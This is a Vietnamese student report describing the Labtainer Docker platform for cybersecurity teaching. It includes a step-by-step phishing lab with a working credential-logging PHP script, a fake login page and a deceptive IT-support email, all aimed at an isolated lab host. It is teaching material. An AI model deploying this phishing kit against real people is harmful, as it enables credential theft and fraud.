HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO THỰC TẬP TỐT NGHIỆP

TÌM HIỂU SƠ BỘ VỀ LABTAINER

Sinh viên thực hiện (trưởng nhóm xếp số 1):

B21DCAT090 Nguyễn Minh Hiệu

Giảng viên hướng dẫn: TS Nguyễn Ngọc Điệp

HÀ NỘI 6-2025

Mục lục

Báo Cáo Sơ Bộ Về Labtainer

1. Giới Thiệu

Trong bối cảnh an ninh mạng ngày càng trở nên quan trọng, việc đào tạo nhân lực có kỹ năng thực hành là một yêu cầu cấp thiết. Các bài thực hành tay trên (**hands-on labs**) đóng vai trò then chốt trong việc giúp sinh viên áp dụng lý thuyết vào thực tế, từ đó nâng cao khả năng đối phó với các mối đe dọa an ninh mạng. Tuy nhiên, việc thiết lập và quản lý các môi trường thực hành nhất quán trên các thiết bị khác nhau của sinh viên thường gặp nhiều thách thức, bao gồm sự không đồng bộ về cấu hình, chi phí cơ sở hạ tầng cao, và khó khăn trong việc đánh giá công bằng.

Labtainer, một nền tảng mã nguồn mở được phát triển bởi Trường Sau đại học Hải quân Monterey (Naval Postgraduate School - NPS), ra đời để giải quyết các vấn đề này. Nền tảng này sử dụng công nghệ ảo hóa **Docker** để cung cấp môi trường thực hành an toàn thông tin nhất quán, dễ triển khai, và hiệu quả cho cả sinh viên và giảng viên.

Labtainer không chỉ hỗ trợ các bài thực hành về an toàn mạng, mật mã học, kiểm thử xâm nhập mà còn cung cấp các tính năng như cá nhân hóa bài tập và chấm điểm tự động, giúp tối ưu hóa quá trình giảng dạy và học tập. Báo cáo này sẽ trình bày tổng quan về Labtainer, kiến trúc hệ thống, quy trình triển khai, ưu nhược điểm, và triển vọng phát triển trong giáo dục an ninh mạng.

---

2. Nền Tảng Công Nghệ

2.1. Docker và Công Nghệ Container

Docker là một nền tảng ảo hóa container phổ biến, cho phép tạo ra các môi trường cô lập, nhẹ, và dễ di chuyển. Không giống như máy ảo truyền thống (VM), container Docker chia sẻ nhân hệ điều hành của máy chủ, giúp giảm tài nguyên cần thiết và tăng tốc độ triển khai. Mỗi container chứa toàn bộ phần mềm, thư viện, và cấu hình cần thiết để chạy một ứng dụng, đảm bảo tính nhất quán trên các hệ thống khác nhau. Trong giáo dục an ninh mạng, Docker giúp tạo ra các môi trường thực hành giống nhau cho tất cả sinh viên, bất kể cấu hình máy tính cá nhân của họ.

2.2. Nhu Cầu Về Môi Trường Thực Hành Nhất Quán

Trong giảng dạy an toàn thông tin, việc đảm bảo tất cả sinh viên làm việc trong cùng một môi trường là yếu tố quan trọng để đảm bảo công bằng và hiệu quả trong đánh giá. Sự khác biệt về hệ điều hành, phiên bản phần mềm, hoặc cấu hình phần cứng có thể dẫn đến lỗi hoặc kết quả không đồng nhất. Labtainer tận dụng Docker để cung cấp một **môi trường thực hành chuẩn hóa**, giúp giảm thiểu các vấn đề này và tạo điều kiện thuận lợi cho việc triển khai các bài thực hành phức tạp trên máy tính cá nhân của sinh viên.

3. Tổng Quan Về Labtainer

3.1. Định Nghĩa và Mục Đích

Labtainer là một nền tảng mã nguồn mở được phát triển bởi NPS nhằm hỗ trợ xây dựng, triển khai, và quản lý các bài thực hành an toàn thông tin dựa trên môi trường ảo hóa Docker trên hệ điều hành Linux. Mục tiêu chính của Labtainer là cung cấp một môi trường thực hành nhất quán, dễ triển khai, và kiểm soát, giúp sinh viên phát triển kỹ năng thực tế trong các lĩnh vực như an toàn mạng, mật mã học, và kiểm thử xâm nhập. Nền tảng này được thiết kế để hỗ trợ cả học tập tại chỗ và từ xa, phù hợp với xu hướng học trực tuyến ngày nay.

3.2. Đặc Điểm Nổi Bật

Labtainer cung cấp một số tính năng nổi bật, bao gồm:

- **Mã nguồn mở và miễn phí**: Có sẵn tại GitHub, cho phép các tổ chức giáo dục sử dụng và phát triển mà không tốn chi phí.
- **Hỗ trợ đa dạng lĩnh vực**: Bao gồm hơn 50 bài thực hành về an toàn mạng, mật mã học, kiểm thử xâm nhập, và các chủ đề khác, nhiều bài được phát triển từ dự án SEED của Đại học Syracuse.
- **Môi trường ảo hóa đa máy**: Mỗi bài lab có thể bao gồm nhiều máy ảo Linux kết nối trong một mạng LAN ảo, mô phỏng các kịch bản an ninh mạng thực tế.
- **Cá nhân hóa bài tập**: Hỗ trợ tùy chỉnh bài thực hành cho từng sinh viên, giảm nguy cơ gian lận.
- **Chấm điểm tự động**: Tích hợp các công cụ tự động ghi nhận và đánh giá kết quả, giúp giảm tải cho giảng viên.

---

4. Kiến Trúc và Thành Phần Hệ Thống

4.1. Kiến Trúc Tổng Thể

Labtainer sử dụng Docker để tạo ra các môi trường thực hành nhất quán, có thể chạy trên máy tính cá nhân của sinh viên với cấu hình phần cứng khiêm tốn. Hệ thống bao gồm ba vai trò chính:

- **Người thiết kế bài thực hành**: Chịu trách nhiệm xây dựng cấu trúc, cấu hình, và kết quả mong đợi của bài lab.
- **Người hướng dẫn**: Giao bài, thu thập kết quả, và phối hợp xây dựng nội dung.
- **Sinh viên**: Thực hiện các bài thực hành trên máy tính cá nhân, sử dụng các container được cung cấp.

4.2. Các Thành Phần Kỹ Thuật

Labtainer bao gồm các thành phần kỹ thuật chính sau:

- **Docker Engine**: Nền tảng cốt lõi để quản lý và chạy các container.
- **Dockerfile**: Mô tả cấu hình phần mềm, thư viện, và môi trường cho từng máy ảo trong bài lab.

- **Network Config**: Thiết lập mạng LAN ảo, bao gồm địa chỉ IP, gateway, và các kết nối mạng giữa các container.
- **Lab Editor (labedit)**: Giao diện đồ họa hỗ trợ người thiết kế tạo và chỉnh sửa bài lab một cách trực quan.
- **Script tự động**: Các tập lệnh hỗ trợ tạo, đóng gói, triển khai, và chấm điểm bài thực hành.

4.3. Cá Nhân Hóa Bài Thực Hành

Theo nghiên cứu của Thompson và Irvine (2018), Labtainer hỗ trợ cá nhân hóa bài thực hành thông qua ba phương pháp chính:

- **Watermarks**: Gắn dấu ấn riêng cho từng bài lab của sinh viên.
- **Per-student artifacts**: Tạo các tệp hoặc dữ liệu riêng biệt cho mỗi sinh viên.
- **Per-student solutions**: Tùy chỉnh các yêu cầu bài tập để mỗi sinh viên có giải pháp riêng.

Những phương pháp này giúp đảm bảo tính độc lập trong bài làm của sinh viên, đồng thời tương thích với hệ thống chấm điểm tự động.


---

5. Triển Khai Trong Giảng Dạy

5.1. Quy Trình Xây Dựng Bài Lab (Dành cho người thiết kế)

Quy trình xây dựng một bài thực hành trên Labtainer bao gồm các bước sau:

1. **Khởi tạo bài lab**: Sử dụng Lab Editor hoặc dòng lệnh để tạo một bài lab mới.
   - **Bước 1: Khởi tạo Cấu trúc Thư mục**: Tạo thư mục gốc cho bài lab (ví dụ: phishing-attack).
     ```
     cd $LABTAINER_DIR/labs
     mkdir phishing-attack
     cd phishing-attack
     ```
2. **Tạo container**: Xác định các container cho từng vai trò (ví dụ: client, server, attacker). Sử dụng new_lab_setup.py.
   ```
   new_lab_setup.py
   mv phishing-attack attacker-ws
   new_lab_setup.py -a web-server
   new_lab_setup.py -a victim-ws
   ```
   Sau bước này, sẽ có ba thư mục con: attacker-ws, web-server, và victim-ws.
3. **Cấu hình môi trường**: Chỉnh sửa Dockerfile, thiết lập mạng, và các tệp tham số hóa.
   - **Bước 3: Cấu hình Mạng và Thuộc tính Container**: Chỉnh sửa config/start.config để định nghĩa mạng và các container, bao gồm địa chỉ IP, X11 (cho GUI), và số lượng terminal.



- **Bước 4: Tùy chỉnh Phần mềm bên trong Container (Dockerfile)**: Chỉnh sửa các tệp Dockerfile tương ứng trong thư mục dockerfiles/ để chỉ định base image phù hợp cho mỗi container.
  - attacker-ws: FROM $registry/labtainer.network
  - web-server: FROM $registry/labtainer.lamp
  - victim-ws: FROM $registry/labtainer.firefox
- **Bước 5: Thêm các Tệp Tin Cần thiết**:
  - Cho attacker-ws: Tạo tệp login_template.html và email_template.txt trong thư mục attacker-ws/.
  - Cho web-server: Tạo thư mục _system/var/www/html/ và tệp capture.php cùng với captured_credentials.log bên trong. Đảm bảo cấp quyền ghi cho captured_credentials.log.

```
<?php
if(isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $log_file = '/var/www/html/captured_credentials.log';
    $data = "username: " . $username . " | password: " . $password . "\n";
    file_put_contents($log_file, $data, FILE_APPEND);
}
header('Location: https://google.com');
exit();
?>
```

```
touch web-server/_system/var/www/html/captured_credentials.log
chmod 666 web-server/_system/var/www/html/captured_credentials.log
```

- Cho victim-ws: Tạo tệp password.txt với nội dung VICTIM_PASS_PLACEHOLDER.
  ```
  echo "VICTIM_PASS_PLACEHOLDER" > victim-ws/password.txt
  ```

- **Bước 6: Cấu hình Cá nhân hóa (Parameterization)**: Chỉnh sửa config/parameter.config để tạo mật khẩu duy nhất cho mỗi sinh viên.
  ```
  VICTIM_PASSWORD: RAND_REPLACE: victim-ws:/home/ubuntu/password.txt: VICTIM_PASS_PLACEHOLDER 100000:999999
  ```

- **Bước 7: Tự động hóa Hành vi Nạn nhân**: Tạo kịch bản student_startup.sh trong victim-ws/_bin/ để nạn nhân tự động truy cập trang lừa đảo.
  ```
  #!/bin/bash
  sleep 10
  VICTIM_PASS=$(cat /home/ubuntu/password.txt)
  firefox http://10.0.5.20/index.html &
  sleep 15
  xdotool type "victim_user"
  xdotool key Tab
  xdotool type "$VICTIM_PASS"
  xdotool key Return
  ```
  Đừng quên cấp quyền thực thi: chmod +x victim-ws/_bin/student_startup.sh

4. **Tích hợp chấm điểm tự động**: Xây dựng các tập lệnh để ghi nhận và đánh giá kết quả.
   - **Bước 8: Cấu hình Đánh giá Tự động**: Tạo thư mục instr_config và các tệp results.config và goals.config để trích xuất và so sánh kết quả.
     - instr_config/results.config:
       ```
       captured_pass=web-server:/var/www/html/captured_credentials.log: CONTAINS : attt
       ```
     - instr_config/goals.config:

5. **Đóng gói và chia sẻ**: Lưu trữ bài lab trên DockerHub hoặc GitHub để phân phối.
   - **Bước 9: Hoàn tất và Chạy thử**: Xây dựng và khởi chạy lab để kiểm tra.
     ```
     cd $LABTAINER_DIR/scripts/labtainer-student
     rebuild phishing-attack
     ```




Figure 1 Xây dựng và khởi chạy lab thành công

5.2. Quy Trình Thực Hành Của Sinh Viên

Sinh viên thực hiện bài lab theo các bước:

1. **Tải và khởi động bài lab**: Sử dụng máy tính cá nhân chạy Linux để tải và chạy các container từ DockerHub. Khi lab bắt đầu, một terminal cho attacker-ws sẽ hiện ra, và các máy web-server cùng victim-ws sẽ chạy ngầm.
2. **Thực hiện bài tập**: Thực hiện các thao tác, lệnh, hoặc giải quyết các yêu cầu thực hành theo hướng dẫn.
    - **Nhiệm vụ 1: Tạo Trang web Lừa đảo**:
        - Chỉnh sửa tệp login_template.html trên máy attacker-ws để tạo trang đăng nhập giả mạo. Đảm bảo form có method="POST", action="http://10.0.5.20/capture.php", và các trường input có name="username" và name="password".
          Ví dụ như sau:

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Secure Login</title>
    <style>
        body { font-family: sans-serif; background-color: #f0f2f5; display: flex; justify-content:
center; align-items: center; height: 100vh; }
        .login-container { background-color: white; padding: 2rem; border-radius: 8px; box-shadow: 0 4px
8px rgba(0,0,0,0.1); width: 300px; text-align: center; }
        input[type="text"], input[type="password"] { width: 90%; padding: 10px; margin: 10px 0; border:
1px solid #ddd; border-radius: 4px; }
        input[type="submit"] { width: 95%; padding: 10px; background-color: #1877f2; color: white;
border: none; border-radius: 4px; font-weight: bold; cursor: pointer; }
    </style>
</head>
<body>
    <div class="login-container">
        <h2>🔒 Secure Portal Login</h2>
        <p>Please enter your credentials to continue.</p>
        <form method="POST" action="http://10.0.5.20/capture.php">
            <input type="text" name="username" placeholder="Username" required>
            <input type="password" name="password" placeholder="Password" required>
            <input type="submit" value="Log In">
        </form>
    </div>
</body>
</html>
```


- Sao chép tệp đã chỉnh sửa lên máy web-server dưới dạng index.html bằng scp.
  `scp login_template.html ubuntu@10.0.5.20:/var/www/html/index.html`
  (Mật khẩu mặc định cho user ubuntu là ubuntu)

```
ubuntu@attacker-ws: ~
ubuntu@attacker-ws:~$ scp login_template.html ubuntu@10.0.5.20:/var/www/html/index.html
The authenticity of host '10.0.5.20 (10.0.5.20)' can't be established.
ECDSA key fingerprint is SHA256:nK6oMfV9FYf0JrWNFyBT3cqvsefC5vfw3MttPPjNbkI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.5.20' (ECDSA) to the list of known hosts.
ubuntu@10.0.5.20's password:
login_template.html                                   100% 1217     1.2KB/s   00:00
ubuntu@attacker-ws:~$
```


- **Nhiệm vụ 2: Tạo Email Lừa đảo (Tùy chọn)**:
  - Soạn một email thuyết phục trong email_template.txt để dụ nạn nhân nhấp vào liên kết đến trang web lừa đảo của bạn (http://10.0.5.20).

```
ubuntu@attacker-ws: ~
ubuntu@attacker-ws:~$ cat email_template.txt
From: IT Support <itsupport@company.com>
To: user@company.com
Subject: Cập nhật Hệ thống Bảo mật Khẩn cấp

Kính gửi Quý người dùng,

Chúng tôi xin thông báo rằng hệ thống của bạn đang cần được cập nhật bảo mật khẩn cấp để tiếp tục tr
uy cập vào hệ thống nội bộ công ty.

Vui lòng truy cập liên kết dưới đây để xác nhận thông tin và thực hiện cập nhật:

http://10.0.5.20

Việc không hoàn tất cập nhật trước 17:00 hôm nay có thể dẫn đến việc khóa tạm thời tài khoản của bạn
 để đảm bảo an toàn dữ liệu.

Trân trọng,
--
Phòng Hỗ trợ CNTT
Công ty TNHH ABC
Email: itsupport@company.com
SĐT: (028) 1234 5678

ubuntu@attacker-ws:~$
```


Victim nhập tài khoản mật khẩu (là attt để checkwork)



- **Nhiệm vụ 3: Kiểm tra Kết quả**:
  - Kiểm tra nội dung tệp log trên web-server để xem thông tin đăng nhập đã bị bắt hay chưa.
    ssh ubuntu@10.0.5.20
    cat /var/www/html/captured_credentials.log



3. **Ghi nhận kết quả**: Hệ thống tự động ghi lại các thao tác và kết quả, đóng gói thành tệp để gửi cho giảng viên.
4. **Đánh giá**: Giảng viên sử dụng công cụ chấm điểm tự động để đánh giá bài làm.
   - **Hoàn thành Lab**: Dừng bài lab bằng lệnh stoplab từ máy host để tạo tệp zip chứa kết quả.



5.3. Lợi Ích Trong Giáo Dục

Labtainer mang lại nhiều lợi ích cho cả giảng viên và sinh viên:

- **Đối với giảng viên**: Tiết kiệm thời gian thiết lập môi trường, dễ dàng quản lý và đánh giá bài làm, đồng thời đảm bảo tính công bằng và khách quan.
- **Đối với sinh viên**: Cung cấp môi trường thực hành nhất quán, cá nhân hóa, giúp tăng cường kỹ năng thực tế và giảm thiểu lỗi do cấu hình.

---

6. Ưu Điểm và Nhược Điểm

6.1. Ưu Điểm

Ưu Điểm	Mô Tả
Nhất quán môi trường thực hành	Đảm bảo mọi sinh viên làm việc trên cùng một môi trường, tránh lỗi cấu hình.
Tiết kiệm chi phí	Không cần đầu tư phòng máy vật lý, tận dụng máy tính cá nhân của sinh viên.
Cá nhân hóa kết quả	Mỗi sinh viên có bài thực hành riêng, giảm nguy cơ gian lận.
Chấm điểm tự động	Giảm tải cho giảng viên, đảm bảo đánh giá khách quan và minh bạch.

Dễ dàng mở rộng và tích hợp	Hỗ trợ thêm mới và chỉnh sửa bài lab nhanh chóng, tích hợp nhiều chủ đề.

6.2. Nhược Điểm

Nhược Điểm	Mô Tả
Chỉ hỗ trợ Linux	Không chạy trực tiếp trên Windows/Mac, cần môi trường ảo hóa trung gian.
Yêu cầu kiến thức Docker và Linux	Sinh viên mới có thể gặp khó khăn khi bắt đầu.
Hạn chế về giao diện đồ họa	Chủ yếu thao tác qua dòng lệnh, ít hỗ trợ GUI nâng cao.
Lỗi kỹ thuật với cấu hình phức tạp	Đòi hỏi người thiết kế lab phải có kinh nghiệm để tránh lỗi, đặc biệt với các kịch bản phức tạp.

---

7. Triển Vọng Phát Triển

Labtainer có tiềm năng lớn để mở rộng và cải tiến trong tương lai. Một số hướng phát triển có thể bao gồm:

- **Hỗ trợ đa nền tảng**: Phát triển khả năng chạy trực tiếp trên Windows và MacOS, giảm rào cản cho người dùng không quen với Linux.
- **Cải thiện giao diện người dùng**: Tích hợp giao diện đồ họa thân thiện hơn để hỗ trợ sinh viên mới, đặc biệt cho các công việc cấu hình ban đầu.
- **Mở rộng thư viện bài lab**: Khuyến khích cộng đồng đóng góp thêm bài thực hành, đặc biệt trong các lĩnh vực mới như trí tuệ nhân tạo và bảo mật IoT.
- **Tích hợp công cụ học tập khác**: Kết nối với các nền tảng học trực tuyến hoặc hệ thống quản lý học tập (LMS) để tăng tính linh hoạt và quản lý.

Sự phát triển của cộng đồng mã nguồn mở xung quanh Labtainer, thông qua GitHub, cũng sẽ đóng vai trò quan trọng trong việc nâng cao chất lượng và số lượng bài lab.

8. Kết Luận

Labtainer là một công cụ mạnh mẽ và hiệu quả trong việc đào tạo an toàn thông tin, đặc biệt phù hợp trong bối cảnh học tập từ xa và tự học. Với khả năng cung cấp môi trường thực hành nhất quán, cá nhân hóa bài tập, và chấm điểm tự động, Labtainer không chỉ giúp sinh viên nâng cao kỹ năng thực tế mà còn giảm tải đáng kể cho giảng viên. Mặc dù còn một số hạn chế, như yêu cầu kiến thức về Linux và Docker, nền tảng này vẫn là một giải pháp tối ưu cho các tổ chức giáo dục muốn triển khai các bài thực hành an ninh mạng chất lượng cao mà không cần đầu tư lớn vào cơ sở hạ tầng. Trong tương lai, với sự phát triển và hỗ trợ từ cộng đồng, Labtainer hứa hẹn sẽ tiếp tục đóng vai trò quan trọng trong giáo dục an ninh mạng.

Tài Liệu Tham Khảo

- Naval Postgraduate School. (2020). *Labtainers*. Truy cập tại: https://nps.edu/web/c3o/labtainers
- GitHub. (2025). *Labtainers: A Docker-based cyber lab framework*. Truy cập tại: https://github.com/mfthomps/Labtainers
- Thompson, M.F., & Irvine, C.E. (2018). *Individualizing Cybersecurity Lab Exercises with Labtainers*. IEEE Security & Privacy, 16(2), 91-95. Truy cập tại: http://ieeexplore.ieee.org/document/8328979/